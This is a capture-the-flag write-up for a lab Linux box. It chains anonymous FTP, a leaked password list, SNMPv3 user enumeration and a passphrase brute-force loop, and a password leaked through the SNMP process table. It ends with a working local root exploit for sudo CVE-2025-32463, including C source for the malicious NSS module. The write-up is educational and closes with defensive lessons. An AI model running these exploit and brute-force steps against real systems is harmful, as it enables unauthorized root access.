SysAdmins
Summary
SysAdmins is a HacksmarterLabs Linux box, starting unauthenticated on the VPN and ending at root.
The recon phase hands us three things. Anonymous FTP serves a “data breach notification” that helpfully links to the attacker’s public paste, which is a list of leaked passwords. The website’s team page gives three usernames. TCP has only FTP, SSH, and nginx, none of which go anywhere directly (FTP is anonymous-only, SSH does not fall to the leaked list), so the interesting surface is on UDP: SNMP.
The SNMP service is SNMPv3, which changes the game. Community-string guessing (onesixtyone) finds nothing because v3 does not use community strings; it uses the User-based Security Model, where you need a valid username and an auth passphrase. The service itself becomes a username oracle: an unknown user returns Unknown user name, a valid one returns authorizationError. That distinguishes waserby (valid) from helena and peter (not SNMP users). We then brute the auth passphrase for waserby using the leaked password list, respecting the RFC 3414 minimum length of eight characters, and land on butterfly.
With authenticated SNMP read access, walking the Host Resources MIB is game over. The hrSWRunParameters table lists the command-line arguments of every running process, and one of them is a helper that logs in over SSH with the password on the command line: sshpass -p 'PerfectIsTheEnemyOfDone223!' ssh helena@sysadmins. That is helena’s SSH password, disclosed by SNMP. We SSH in for the user flag.
Privilege escalation is a current CVE rather than a misconfiguration. The host runs sudo 1.9.16p2, vulnerable to CVE-2025-32463: the --chroot option loads /etc/nsswitch.conf from an attacker-controlled directory and then loads a matching NSS shared object as root, before authentication, so any local user gets a root shell with no sudo rights and no password.
Category: HacksmarterLabs (Linux) - Starting position: unauthenticated on the VPN - Goal: root - Theme: sysadmin hygiene failures (anonymous FTP, leaked-and-reused passwords, an SNMPv3 read surface, a password on a command line, an unpatched
sudo) chained into a full compromise.
The Attack Chain at a Glance
1
2
3
4
5
6
7
8
9
10
11
12
13
unauthenticated
  -> nmap: 21 ftp, 22 ssh, 80 nginx        (TCP dead-ends for now)
  -> anonymous FTP                         -> data_breach_notification.txt
  -> paste site link                       -> leaked password list
  -> web team page                         -> usernames (waserby, helena, peter)
  -> UDP scan                              -> 161/udp SNMPv3
  -> SNMPv3 USM username oracle            -> waserby is a valid user
  -> brute auth passphrase (leaked list)   -> waserby / butterfly
  -> walk HOST-RESOURCES-MIB               -> hrSWRunParameters leaks a process arg
  -> sshpass -p '...' on a command line    -> helena's SSH password
  -> ssh helena                            -> user flag
  -> sudo 1.9.16p2, CVE-2025-32463         -> chroot + malicious NSS module as root
  -> root                                  -> root flag
1. Recon
1.1 Port scan
A versioned TCP scan shows a small, tidy surface: FTP, SSH, and an nginx site.
1
nmap -sVC -p- -oN nmap 10.1.13.9
1
2
3
4
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
Service Info: OSs: Unix, Linux
Nothing here is obviously exploitable by version: vsftpd 3.0.5, current OpenSSH, current nginx. The value in the early services turns out to be the content they serve, not a CVE.
1.2 Anonymous FTP
vsftpd allows anonymous login, and there is a single file waiting:
1
2
3
ftp 10.1.13.9      # login: anonymous / (empty)
# passive mode, then:
#   get data_breach_notification.txt
1
2
3
4
5
6
7
8
9
10
11
12
Hi team,

We are writing to inform you of a recent data breach ...
Last week, a threat actor accessed our systems after compromising a vulnerable web
application and exfiltrated some users' passwords, along with usernames and emails.

We strongly recommend that you change your password as soon as possible if your details
appear in the data leak published by the attacker at https://pastebin.com/mqPMU1cF.

Kind regards,
Peter
Lead Sysadmin
This is the box telling us its own plot. There is a public paste of leaked credentials, and (crucially) the company has not yet forced a reset, so those passwords are still live somewhere.
1.3 The leaked password list
1
2
curl -s https://pastebin.com/raw/mqPMU1cF -o passwords.txt
wc -l passwords.txt
1
100 passwords.txt
One hundred leaked passwords: lou3366, 19720917, Herlene, brindle01, butterfly, and so on. No usernames are attached to them, so we need to pair this list against a valid account and a service that will let us test it.
1.4 Usernames from the website
feroxbuster maps the nginx site and turns up a team page.
1
feroxbuster -u http://10.1.13.9
1
2
3
4
200  GET  /team.html
200  GET  /assets/images/team/waserby.jpg
200  GET  /assets/images/team/helena.jpg
200  GET  /assets/images/team/peter.jpg

The team page names three staff. Reduce it straight to a username list:
1
curl -s http://10.1.13.9/team | uvx html2text | grep '^###' | awk '{print $NF}' > usernames
1
2
3
waserby
helena
peter
1.5 Closing the obvious doors
At this point the tempting moves are all dead ends, and it is worth confirming that rather than grinding on them:
- FTP is anonymous-only; those credentials do not unlock a real account.
- SSH does not fall to the leaked list (spraying the 100 passwords across the three users yields nothing), and the box is not going to reward an SSH brute.
So the reachable TCP services are exhausted. That is the cue to scan UDP:
1
sudo nmap -sU --min-rate 10000 --open 10.1.13.9
1
161/udp open  snmp
SNMP is the pivot.
2. SNMPv3: enumerating a valid user
2.1 Why the usual SNMP tricks fail
The instinct on seeing 161/udp is to guess community strings (public, private, …) with onesixtyone. Here that finds nothing, and a version probe explains why:
1
sudo nmap -sU -sVC -p 161 10.1.13.9
1
2
3
4
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
| snmp-info:
|   enterprise: net-snmp
|   engineIDData: 13f3f36692d0546a00000000
This is an SNMPv3 agent. SNMPv1 and v2c authenticate with a shared community string; v3 replaces that with the User-based Security Model (USM), where every request carries a username and, depending on the configured security level, an authentication passphrase (and optionally a privacy/encryption passphrase). Community-string wordlists are meaningless against v3, because there are no community strings.
The three SNMPv3 security levels are
noAuthNoPriv(username only),authNoPriv(username plus an auth passphrase), andauthPriv(auth plus encryption). You attack them in that order: first find a valid username, then its auth passphrase, and only worry about privacy if the agent requires it. This box stops atauthNoPriv.
2.2 The username oracle
USM leaks whether a username exists. Query each candidate from the website with no auth and watch the error:
1
for user in $(cat usernames); do echo "user: $user"; snmpwalk -u "$user" 10.1.13.9; done
1
2
3
4
5
6
7
user: waserby
Error in packet.
Reason: authorizationError (access denied to that object)
user: helena
snmpwalk: Unknown user name
user: peter
snmpwalk: Unknown user name
The distinction is the whole point:
Unknown user name(helena, peter): the USM engine has no such user. These are website staff, not SNMP users.authorizationError/ access denied (waserby): the user exists, but this request was refused because the agent requires authentication for that object. A valid username that simply needs a passphrase.
So waserby is a configured SNMPv3 user, and the leaked password list is our passphrase candidate set.
3. SNMPv3: brute-forcing the auth passphrase
3.1 Two gotchas before the brute
The leaked file was downloaded from a web paste, so it arrives with Windows line endings. Left as-is, every candidate carries a trailing \r, which corrupts the passphrase:
1
cat passwords.txt -A | head -3
1
2
3
lou3366^M$
19720917^M$
Herlene^M$
1
dos2unix passwords.txt
The second constraint is protocol-level: RFC 3414 requires a USM auth passphrase of at least eight characters. Anything shorter is rejected by the client before a packet is ever sent:
1
Error: passphrase chosen is below the length requirements of the USM (min=8).
So the candidate set is the leaked list, cleaned of \r and filtered to eight-plus characters.
3.2 Spraying the passphrases
The important detail in the command below is the trailing OID, 1.3.6.1.2.1.1.5.0, which is sysName.0, the host’s name. Pinning the query to that one scalar OID is what keeps the brute fast. snmpwalk with no OID argument starts at the top of the tree and walks the entire MIB, issuing a long chain of get-next requests and dragging back the whole dump on every candidate. During a passphrase spray we do not care about the data at all, only whether the request authenticated, so there is no reason to pay for a full walk a hundred times over. Asking for a single, tiny, always-present value (sysName.0) turns each attempt into essentially one request that either returns that one string (correct passphrase) or an authentication error (wrong passphrase). We save the full dump for after we have the passphrase.
So each surviving candidate is tested as waserby’s authNoPriv passphrase against just sysName.0, and a returned value instead of an auth error means success:
1
2
3
4
for p in $(grep -E '\S{8,}' passwords.txt); do
  snmpwalk -u waserby -A "$p" -l authNoPriv 10.1.13.9 1.3.6.1.2.1.1.5.0 2>/dev/null \
    && echo "found $p"
done
1
2
SNMPv2-MIB::sysName.0 = STRING: sysadmins
found butterfly
waserby / butterfly at authNoPriv.
net-snmpdefaults its auth protocol to MD5 when-ais omitted, which is what worked here. If a passphrase you believe is correct still fails, sweep the protocols (MD5,SHA,SHA-224,SHA-256) as well as the passphrase, since the agent may be configured for any of them. A small threaded script oversnmpgetmakes the two-dimensional sweep (protocol x passphrase) quick.
Instead of hand-rolling the loop, a dedicated multiprotocol bruteforcer handles this cleanly. legba (by evilsocket, written in Rust) has an SNMP plugin and is the tool Tyler, the HackSmarter creator, mentioned using successfully on this box.
4. Looting the Host Resources MIB
4.1 Orientation
Authenticated, a bulk walk of the system group confirms the host and hints at the domain:
1
snmpbulkwalk -v3 -u waserby -l authNoPriv -A butterfly 10.1.13.9
1
2
3
SNMPv2-MIB::sysDescr.0   = STRING: Linux sysadmins 6.8.0-134-generic ... x86_64
SNMPv2-MIB::sysContact.0 = STRING: Waserby <waserby@sysadmins.hsm>
SNMPv2-MIB::sysName.0    = STRING: sysadmins
A full walk of the whole tree can take a while, and we do not have to sit and wait for it. Kick the complete dump off in the background into a file, then immediately hit the high-value subtrees by hand while it runs. On a Linux host the first place worth checking is the Host Resources process table, so the full walk becomes a reference we grep later rather than something that blocks us:
1
2
3
# full dump running in the background, output saved for later
snmpbulkwalk -v3 -u waserby -l authNoPriv -A butterfly 10.1.13.9 > snmp_full.txt &
# meanwhile, go straight for the interesting subtree
4.2 The process-argument leak
The Host Resources MIB (HOST-RESOURCES-MIB) exposes a live process table. The subtree hrSWRunParameters (.1.3.6.1.2.1.25.4.2.1.5) holds the command-line arguments of every running process, and that is exactly where secrets typed on a command line end up:
1
snmpbulkwalk -v3 -u waserby -l authNoPriv -A butterfly 10.1.13.9 .1.3.6.1.2.1.25.4.2.1.5
1
2
3
4
HOST-RESOURCES-MIB::hrSWRunParameters.855  = STRING: "/etc/vsftpd.conf"
HOST-RESOURCES-MIB::hrSWRunParameters.1488 = STRING: "-f -P"
HOST-RESOURCES-MIB::hrSWRunParameters.1489 = STRING: "-c sshpass -p 'PerfectIsTheEnemyOfDone223!' ssh helena@sysadmins; sleep 60"
HOST-RESOURCES-MIB::hrSWRunParameters.1494 = STRING: "60"
Entry 1489 is a helper (a shell running sshpass) that logs into SSH as helena with the password on its command line. This is the canonical reason sshpass -p is a documented anti-pattern: process arguments are not secret. Anyone who can read the process table sees them, whether through /proc/<pid>/cmdline locally or, as here, through hrSWRunParameters over SNMP.
A password passed as a command-line argument is visible to every user on the host via
/proc, to any monitoring agent that samples the process table, and to SNMP’shrSWRunParameters. Secrets belong in a file with restricted permissions, an environment variable read from such a file, or an agent likessh-agent, never inargv.
5. SSH as helena
The disclosed password is a straight SSH login:
1
sshpass -p 'PerfectIsTheEnemyOfDone223!' ssh helena@10.1.13.9
1
2
helena@sysadmins:~$ cat user.txt
<redacted>
6. Privilege escalation: CVE-2025-32463
6.1 Fingerprinting sudo
The version of sudo on the box is the whole privesc:
1
sudo --version
1
2
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
sudo 1.9.16p2 sits squarely in the vulnerable range for CVE-2025-32463 (all of 1.9.14 through 1.9.17, fixed in 1.9.17p1).
6.2 What the vulnerability is
sudo’s --chroot / -R option runs the target command inside a chroot. The bug is that while setting that up, sudo resolves users and groups through the Name Service Switch using the /etc/nsswitch.conf found inside the attacker-supplied chroot directory, and it does so with full root privileges, before it authenticates the invoking user.
That gives a clean primitive: put a nsswitch.conf in your chroot that points a database (for example passwd) at a custom NSS module name, drop a matching libnss_<name>.so.2 next to it whose library constructor does your bidding, and sudo will dlopen your shared object as root during startup. Because the load happens before authentication and requires no sudoers entry, any local user can trigger it with no sudo rights and no password. The sudo maintainers reverted the feature and deprecated --chroot in the fix.
6.3 Building the exploit
The public PoC is pr0v3rbs/CVE-2025-32463_chwoot (sudo-chwoot.sh); the steps below are that technique done by hand so the moving parts are visible. Three pieces: a chroot skeleton, a nsswitch.conf that names our module, and the module itself. The constructor sets the real and effective IDs to root and drops into a shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
cd /tmp
cat > woot1337.c <<'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
The passwd: /woot1337 line tells NSS to resolve the passwd database through a source called woot1337, which glibc turns into a request to load libnss_woot1337.so.2. Our compiled libnss_/woot1337.so.2 satisfies that lookup, and its woot constructor fires the instant it is loaded.
6.4 Root
Invoke sudo with the chroot pointed at our directory:
1
sudo -R woot woot
1
2
root@sysadmins:/# cat /root/root.txt
<redacted>
sudo loaded our NSS module as root during chroot setup, the constructor ran before any authentication, and we are root.
Understanding the Attack Chain
Every link is an ordinary sysadmin decision that is defensible in isolation and fatal in sequence.
| Primitive | Where it lives | Alone | Composed |
|---|---|---|---|
| Anonymous FTP | vsftpd | Low | Enabling. Serves the breach note. |
| Breach note links the leak | FTP file | Info | Enabling. Points at the paste. |
| Passwords published, not reset | Paste site | Medium | High. Live candidate list. |
| Usernames on the team page | nginx | Low | Enabling. Names the SNMP user. |
| SNMPv3 reachable | 161/udp | Medium | High. The whole pivot. |
| USM username oracle | SNMPv3 | Low | Medium. Confirms waserby. |
| Weak, reused auth passphrase | SNMPv3 USM | High | High. Read access. |
| Process args in the MIB | hrSWRunParameters | Medium | Critical. Leaks the shell creds. |
| Password on a command line | sshpass -p | High | Critical. Yields helena. |
| Unpatched sudo | 1.9.16p2 | Critical | Critical. CVE-2025-32463 to root. |
Three ideas run through the box.
Leaked credentials are live until they are rotated. The breach note was honest and even linked the dump, but nobody forced a reset, so the paste was a working passphrase list weeks later. Disclosure without rotation is not remediation.
Reading is as dangerous as writing. No step here wrote to the target until the very end. Anonymous FTP read a note, SNMP read a passphrase-protected view, and the MIB read out a running process’s arguments. A monitoring protocol that is “only” readable still handed us a shell credential.
A secret is only as protected as the least careful place it appears. helena’s password was presumably stored properly somewhere, but the moment it was passed to sshpass -p on a command line it became world-visible through /proc and SNMP. The weakest handling of a secret defines its exposure.
Lessons Learned
- Rotate leaked credentials, do not just notify. If a password appears in a public dump, treat it as burned and force a reset everywhere it could be reused, including non-obvious services like SNMPv3 USM users.
- Do not expose SNMP to untrusted networks, and treat v3 auth passphrases like passwords. SNMPv3 is a real improvement over community strings, but a reused, guessable auth passphrase throws that away. Use long random passphrases and prefer
authPriv. - Never pass secrets as command-line arguments.
sshpass -p, API keys inargv, and passwords in cron commands are all readable via/procandhrSWRunParameters. Use key-based SSH, a restricted-permission secrets file, or an agent. - Restrict which parts of the MIB are readable. A read-only SNMP view should not expose the full process table. Scope VACM views to the objects monitoring actually needs.
- Patch
sudopromptly and drop--chroot. CVE-2025-32463 is a pre-authentication, no-privilege-required root escalation. Update to1.9.17p1or later; the vulnerable chroot feature is deprecated and should not be relied on. - Turn off anonymous FTP. It served the first link in the chain for free. If file drop-off is required, use authenticated SFTP with per-user scoping.